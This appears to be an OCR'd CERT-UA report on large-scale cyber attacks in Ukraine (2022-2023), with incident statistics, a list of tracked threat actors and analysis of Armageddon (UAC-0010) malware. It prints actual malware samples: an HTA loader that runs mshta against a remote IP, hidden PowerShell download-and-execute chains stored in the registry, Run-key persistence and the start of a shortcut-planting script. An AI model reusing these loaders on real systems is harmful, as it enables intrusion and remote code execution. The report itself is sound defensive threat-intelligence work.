CERT-UA

Computer Emergency Response Team of Ukraine

CERT-UA: Research and Technical Analysis of Large-Scale Cyber Attacks in Ukraine (2022-2023)

https://cert.gov.ua

cert@cert.gov.ua

About CERT-UA

The State Service of
Special Communication and Information Protection of Ukraine

CERT-UA


The State Cyber Protection Center

UA3D

Cyber incidents 2022\2023 Scope

Cyber incidents registered	2194	1824
low	626	79
medium	520	1452
high	580	248
critical	468	45

Incidents by sectors		
Government	557	433
Military	308	125
Commercial	156	96
Finance	120	27
Energy	103	71
Telecom + IT	94	87




Cyber incidents 2022 \ Scope

Tracked activity	81	
UAC-0010 (Armageddon)	69	
UAC-0097	11	
UAC-0100	28	
UAC-0098 (Trickbot/Conti)	8	
UAC-0056 (Cadet Blizzard)	28	
UAC-0057 (GhostWriter)	4	
UAC-0002 UAC-0082 UAC-0165 (Sandworm)	14	
UAC-0142	2	


Cyber incidents 2023 \ Scope


Tracked activity	119	
UAC-0010 (Armageddon)	154	
UAC-0002 UAC-0082 UAC-0165 (Sandworm)	110	
UAC-0006 (SmokeLoader)	87	
UAC-0109 (Zarya)	41	
UAC-0150 (Zimbra Phishing)	33	
UAC-0028 (APT28)	31	
UAC-0056 (Cadet Blizzard)	24	
UAC-0057 (GhostWriter)	7	

UAC-0010 / Armageddon





UAC-0010 / Armageddon







VBS-Loader










UAC-0010 / Armageddon












```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
<script type="text/vbscript">
On Error Resume Next
prayers = "%windir%\system32\"
prefixguided = "http://45.95.235.56/Teleg.23.06/guided/prayers.jpeg"
CreateObject("WScript.Shell").Run prayers & "mshta.exe " & prefixguided
Close
</script>
</head>
<body>
</body>
</html>
```







```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WInDowsTyle HIdDeN &'C:\Program Files (x86)\K-Lite Codec Pack\MPC-HC64\mpc-hc64.exe';get-content "$home\log.bin"|powershell.exe -noprofile -;
```


```
$ip = start-job {iex (Get-ItemProperty -Path 'HKCU:\Network'  -Name ip).ip; ips}  | wait-job;$ip = Receive-Job -Job $ip;$key = start-job {iex  (Get-ItemProperty -Path 'HKCU:\Network'  -Name key).key;}  | wait-job;$key = Receive-Job -Job $key;$vol =  start-job { iex (Get-ItemProperty -Path 'HKCU:\Network'  -Name vol).vol; vol $args[0] } -ArgumentList $key | wait-job;$vol = Receive-Job -Job $vol;$wc =  start-job { iex (Get-ItemProperty -Path 'HKCU:\Network'  -Name wc).wc; wc $args[0] $args[1] } -ArgumentList $vol,$ip | wait-job;$wc = Receive-Job -Job $wc;$xor =  start-job {$jobs = (Get-ItemProperty -Path 'HKCU:\Network'  -Name xor).xor;iex $jobs; xor $args[0] $args[1] } -ArgumentList $key,$wc | wait-job;$xor = Receive-Job -Job $xor;$logs = (Get-ItemProperty -Path 'HKCU:\Network' -Name run).run;iex $logs; run $xor;start-job { $upd =(Get-ItemProperty -Path 'HKCU:\Network'  -Name update).update;iex $upd update $args[0] } -ArgumentList $ip;start-sleep 120;
```

UAC-0010 / Armageddon



Name	Type	Data
(Default)	REG_SZ	(value not set)
26079d18-5dca-44c8-84fc-8cc5e6cb2387	REG_SZ	C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden iex $([io.file]::ReadAllText($env:USERPROFILE+'\finance.ps3'))
ProcessMemoryDiagnosticEvents	REG_SZ	wscript.exe "C:\Users\[redacted]Favorites\jar.au" //e:vbscript //b /au /wmv /emf /icn
RunFullMemoryDiagnostic	REG_SZ	wscript.exe "C:\Users\[redacted]Favorites\judged.wmv" //e:vbscript //b /au /wmv /emf /icn
UpdateService	REG_SZ	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden iex $env:Include

Name	Type	Data
(Default)	REG_SZ	(value not set)
Include	REG_SZ	$a=start-job {$code = (Get-ItemProperty -Path 'HKCU:\Printers' -Name update).update; iex $code };while($true){start-job{$codes = (Get-ItemProperty -Path 'HKCU:\Printers' -Name execut...
OneDrive	REG_EXPAND_SZ	C:\Users[redacted]neDrive
Path	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Microsoft\WindowsApps;
TEMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
TMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp



Name	Type	Data
(Default)	REG_SZ	(value not set)
ip	REG_SZ	$spl = '*';$Protocol = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol = $Protocol;function ips() {try{$wc= New-Object net.webclien...
key	REG_SZ	$match = "\w{4}-\w{4}";$repl="-";$repl1=""; $vol = "vol $env:SystemDrive" \| cmd;($vol |?{$_ -match $match}\|%{$Matches[0] }).Replace($repl,$repl1);
run	REG_SZ	function run($code){start-job {$sc = New-Object -ComObject MSScriptControl.ScriptControl.1;$sc.Timeout = 999999; $sc.Language = 'VBScript';$sc.AddCode($args[0])} -ArgumentList $code -run...
update	REG_SZ	function update($ip) {$ip = $ip.replace("dig","drive");$param = "random";$WebClient= New-Object net.webclient;$responce = $WebClient.Uploadstring($ip ,$param);iex $responce;}
vol	REG_SZ	function vol($key){ return [System.Convert]::ToUInt32($key,16);}
wc	REG_SZ	function wc($vol, $urls) {$login = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol = $login;$WebClient= New-Object net.webclient;...
xor	REG_SZ	function xor($key, $response) {$response =[System.Text.Encoding]::UTF8.getBytes($response); [byte[]]$new_bytes = new-object byte[] $response.Length;for($i=0; $i -lt $response.count ; $i++){$n...

Name	Type	Data
(Default)	REG_SZ	(value not set)
Decoder	REG_SZ	function Decoder ($key, $decoder, $execute) { [byte[]]$new_bytes = new-object byte[] $decoder.Length; for($i=0;$i -lt $decoder.count ; $i++){ $new_bytes[$i] = $decoder[$i] -bx...
execute	REG_SZ	function sleeps(){start-sleep $(Get-Random -Minimum 10 -Maximum 40);} $ip = Get-Content "$env:temp\636978021.txt" ;sleeps;$num,$key = start-job {iex (Get-ItemProperty -Path 'HKC...
ip	REG_SZ	try{ $url ="https://telegra.ph/oxi0bkj3zy-02-20";$parameters = "844900020"; $ieObject = New-Object -ComObject "InternetExplorer.Application";$ieObject.Visible =...
responces	REG_SZ	function save($save_butes){$names = $(Get-Random);$path = $env:TEMP+"\"+$names+".exe";Set-Content $path -Value $save_butes -Encoding Byte;Start-Process -FilePath $path;}...
serialNumber	REG_SZ	function serialNumber(){$Vn = Get-WmiObject Win32_LogicalDisk -Filter "DeviceID='$env:SystemDrive'" | Select-Object VolumeSerialNumber;$key=$Vn.VolumeSerialNumber;[string]$num=[S...
update	REG_SZ	$flag = $true;while($flag){if(Test-Path -Path "$env:temp\636978021.txt"){$ip = Get-Content "$env:temp\636978021.txt" ;}else{$exec = (Get-ItemProperty -Path 'HKCU:\Printers'...

UAC-0010 / Armageddon


LOADSHORT


```
$p = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
[System.Net.ServicePointManager]::SecurityProtocol = $p;
[Net.ServicePointManager]::ServerCertificateValidationCallback = { $true };
[environment]::CurrentDirectory=$home;

function startUp(){
    try{
        $reg = "registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\";
        $name = Get-ItemProperty $reg -Name MachineGuid;
        $ps_path = "$Env:windir\system32\WindowsPowerShell\v1.0\powershell.exe"  ;
        $path = "HKCU:\SOFTWARE\Microsoft\Windows\Cur";
        $path = $path +"rent";
        $path = $path +"Versi";
        $path = $path +"on\R";
        $path = $path +"un";
        $value = $ps_path + ' -windowstyle hidden $code =[io.file]::ReadAllText($env:USERPROFILE+''\foto.ps3'');iex
        $code';
        Set-ItemProperty -Path $path -Name $name.MachineGUID -Value $value;
    }catch{}
    try{
        Copy-Item  .\"foto.ps3"  -Destination "$env:USERPROFILE\foto.ps3"
    }catch{}
}

function Set-Lnk ($ps_path,$IconLocation,$name,$path_to_lnk,$nametxt) {
    $WshShell = New-Object -comObject WScript.Shell;
    $arg = "-windowstyle hidden ";
    $arg = $arg + "iex ";
    $arg = $arg + '$(get-content '''.ToLower();
    $arg = $arg + $nametxt;
    $arg = $arg + ''' | out-string)';
    $Shortcut = $WshShell.CreateShortcut($path_to_lnk +"\$name.lnk");
    $ShortCut.IconLocation = "C:\WINDOWS\system32\shell32.dll,$IconLocation";
    $Shortcut.TargetPath = $ps_path;
    $Shortcut.Arguments = $arg;
    $Shortcut.Save();
    $myfile= "$path_to_lnk\$nametxt";
    $fila = "$env:USERPROFILE\foto.ps3";
